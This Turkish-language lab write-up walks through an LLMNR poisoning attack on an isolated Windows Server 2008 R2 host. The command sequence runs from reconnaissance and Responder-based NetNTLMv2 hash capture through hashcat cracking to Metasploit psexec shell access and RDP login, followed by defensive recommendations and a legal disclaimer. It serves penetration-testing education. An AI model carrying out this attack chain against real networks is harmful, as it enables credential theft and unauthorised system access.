

LAB ORTAMI · EĞİTİM AMAÇLIDIR

LLMNR POISONING

Active Directory Ortamında Kimlik Bilgisi Ele Geçirme — Uçtan Uca Bir Sızma Testi Senaryosu

Ağ keşfinden yetkili erişime: Responder → Hashcat → Metasploit adım adım

Özgür ÇAKMAK

Kaydırarak devam edin →

LLMNR Poisoning Nedir?

Windows ortamlarında DNS çözümlemesi başarısız olduğunda devreye giren LLMNR ve NBT-NS, sorguyu tüm ağa broadcast eder. Bu güven varsayımı, ağdaki bir saldırganın kimlik bilgilerini pasif biçimde ele geçirmesine olanak tanır.

1

Sorgu Broadcast Edilir

İstemci, çözemediği bir ana bilgisayar adını ağın tamamına broadcast olarak sorar.

2

Saldırgan Pasif Dinler

Kali üzerindeki Responder, bu broadcast trafiğini sessizce izler.

3

Sahte Yanıt Dönülür

Saldırgan kendini hedef servis gibi tanıtarak sahte bir yanıt gönderir.

4

Kimlik Bilgisi Sızar

İstemci sahte sunucuya kimlik doğrulama yapar; NetNTLMv2 hash yakalanır.

1


ADIM

Ağ Keşfi (Reconnaissance)

Nmap ile aktif host taraması

```
(root@kali)-[~]  
# netdiscover -r 192.168.40.0|
```

Hedef makine tespit edildi: 192.168.40.128



Currently scanning: Finished! Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.40.1	00:50:56:c0:00:08	1	60	VMware, Inc.	
192.168.40.2	00:50:56:ef:1b:c9	1	60	VMware, Inc.	
192.168.40.128	00:0c:29:d8:04:a1	1	60	VMware, Inc.	

Test ortamındaki aktif cihazları belirlemek için Nmap taraması gerçekleştirildi. Hedef makine 192.168.40.128 IP adresiyle ağda tespit edildi.

1

ADIM

Ağ Keşfi (Reconnaissance)

Nmap ile detaylı port ve versiyon taraması başlatıldı

```
(root@kali)-[/home/kali/Documents/CEH-ÖZGÜR_ÇAKMAK]
# nmap 192.168.40.128 -sV -O -sC -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-02 10:43 -0400
```

SMB servisi (445/tcp) açık tespit edildi

```
445/tcp open  microsoft-ds           Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
```

SMB message signing devre dışı — zafiyetin teknik nedeni

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user:
```

Hedef sistemde Nmap ile ayrıntılı bir port ve servis taraması gerçekleştirildi. SMB servisinin (445/tcp) açık olması ve message signing özelliğinin devre dışı bırakılmış olması, bu saldırı senaryosunun teknik zeminini oluşturuyor.

Responder Aktivasyonu

Kali Linux üzerinde Responder çalıştırıldı


```
(root@kali)-[~]  
# responder -I eth0 -w -d
```

Kali Linux üzerinde Responder aracı başlatılarak ağdaki LLMNR ve NBT-NS isim çözümleme sorgularının dinlenmesine başlandı.

ADIM

Kimlik Bilgisi Yakalama

Var olmayan bir SMB paylaşımına erişim denemesi



NetNTLMv2 hash Responder tarafından yakalandı

```
vagrant :: VAGRANT-2008R2:364b07166115b1a4:E4A356CF14DC3E120D8  
2005600580004003400570049004E002D005900360039004800510048004  
41004C00070008000026AE40981EDD0106000400020000000080030003000  
073002F004D0061006C0069007900650000000000000000000000000000
```

Hedef sistemde var olmayan bir ağ paylaşımına erişim denemesi, LLMNR çözümüleme isteğini tetikledi. Responder bu isteğe sahte bir yanıt vererek kullanıcının NetNTLMv2 hash'ini ele geçirdi.

4

ADIM

Hash Kaydı ve Kırma İşlemi

Yakalanan hash bir dosyaya kaydedildi

```
(root@kali)-[/home/kali/Documents/CEH-ÖZGÜR_ÇAKMAK]  
# nano hash-win8|
```

Hashcat ile sözlük saldırısı başlatıldı

```
(root@kali)-[/home/kali/Documents/CEH-ÖZGÜR_ÇAKMAK]  
# hashcat -m 5600 hash-win8 /usr/share/wordlists/rockyou.txt|
```

Yakalanan hash bir metin dosyasına kaydedildi ve Hashcat aracıyla sözlük tabanlı bir parola kırma saldırısına tabi tutuldu.

ADIM

Hashcat sonucu — parola başarıyla kırıldı

Kısa süre içinde zayıf bir parola başarıyla kırıldı. Bu sonuç, kurumsal ortamlarda güçlü parola politikalarının ve MFA'nın neden kritik olduğunu net biçimde ortaya koyuyor.

6

ADIM

Metasploit ile Hazırlık

msfconsole başlatıldı

```
(root@kali)-[/home/kali/Documents/CEH-ÖZGÜR_ÇAKMAK]  
# msfconsole
```

Modül aranıyor

```
msf > search psexec
```

İlgili exploit modülü seçildi (use 24)

```
24  exploit/windows/smb/psexec
```

Elde edilen kullanıcı adı, parola ve hedef IP bilgileriyle msfconsole üzerinden uygun exploit modülü seçildi.

Yapılandırma ve Erişim

RHOSTS, SMBUser, SMBPass parametreleri ayarlandı

```
msf exploit(windows/smb/psexec) > set rhost 192.168.40.128  
rhost => 192.168.40.128  
msf exploit(windows/smb/psexec) > set SMBUSER vagrant  
SMBUSER => vagrant  
msf exploit(windows/smb/psexec) > set SMBPASS vagrant  
SMBPASS => vagrant
```

Meterpreter oturumu başarıyla açıldı

```
meterpreter > pwd  
C:\Windows\system32
```


Gerekli exploit parametreleri yapılandırıldıktan sonra hedef sistemde tam yetkili bir Meterpreter oturumu elde edildi — dosya transferi ve sistem erişimi bu noktadan itibaren mümkün hale geldi.

Alternatif Erişim: RDP

RDP bağlantısı başlatıldı

```
(root@kali)-[/home/kali/Documents/CEH-ÖZGÜR_ÇAKMAK]
# rdesktop -u vagrant -p vagrant 192.168.40.128
Autoselecting keyboard map 'en-us' from locale
```

Hedef masaüstüne doğrudan erişim sağlandı



Elde edilen kimlik bilgileriyle hedef sisteme doğrudan Uzak Masaüstü (RDP) bağlantısı kurularak erişim ayrıca doğrulandı.

Savunma Önerileri



LLMNR / NBT-NS Devre Dışı

Group Policy üzerinden bu protokoller kapatılarak saldırı yüzeyi kaynağında kapatılır.



SMB Signing Zorunlu Kılınmalı

İmza doğrulaması, yakalanan hash'in relay saldırılarında kullanılmasını engeller.



Güçlü Parola Politikası

Uzun ve karmaşık parolalar, hashcat gibi araçlarla kırılma süresini pratikte imkânsız hale getirir.



Ağ İzleme ve Tespit

Responder benzeri araçların ürettiği anormal broadcast trafiği SIEM ile izlenmelidir.



Çok Faktörlü Kimlik Doğrulama

Kimlik bilgisi sızsa dahi MFA, yetkisiz erişimi önemli ölçüde zorlaştırır.

Sonuç

Bu çalışma, kontrollü bir laboratuvar ortamında LLMNR Poisoning saldırı zincirinin ağ keşfinden yetkili sistem erişimine kadar uçtan uca nasıl işlediğini göstermek amacıyla gerçekleştirilmiştir. Amaç; bu tür zafiyetlerin nasıl istismar edildiğini anlayarak, kurumsal ortamlarda daha güçlü savunma mekanizmaları tasarlayabilmektir.



Bu içerik yalnızca eğitim amaçlıdır ve izole bir laboratuvar ortamında gerçekleştirilmiştir. Yazılı izin alınmadan hiçbir sisteme yönelik test yapılması yasa dışıdır.

Kullanılan Araçlar

Nmap

Responder

Hashcat

Metasploit Framework

RDP

#CyberSecurity #EthicalHacking #PenetrationTesting #ActiveDirectory #RedTeam #InfoSec #LLMNR #Responder #Metasploit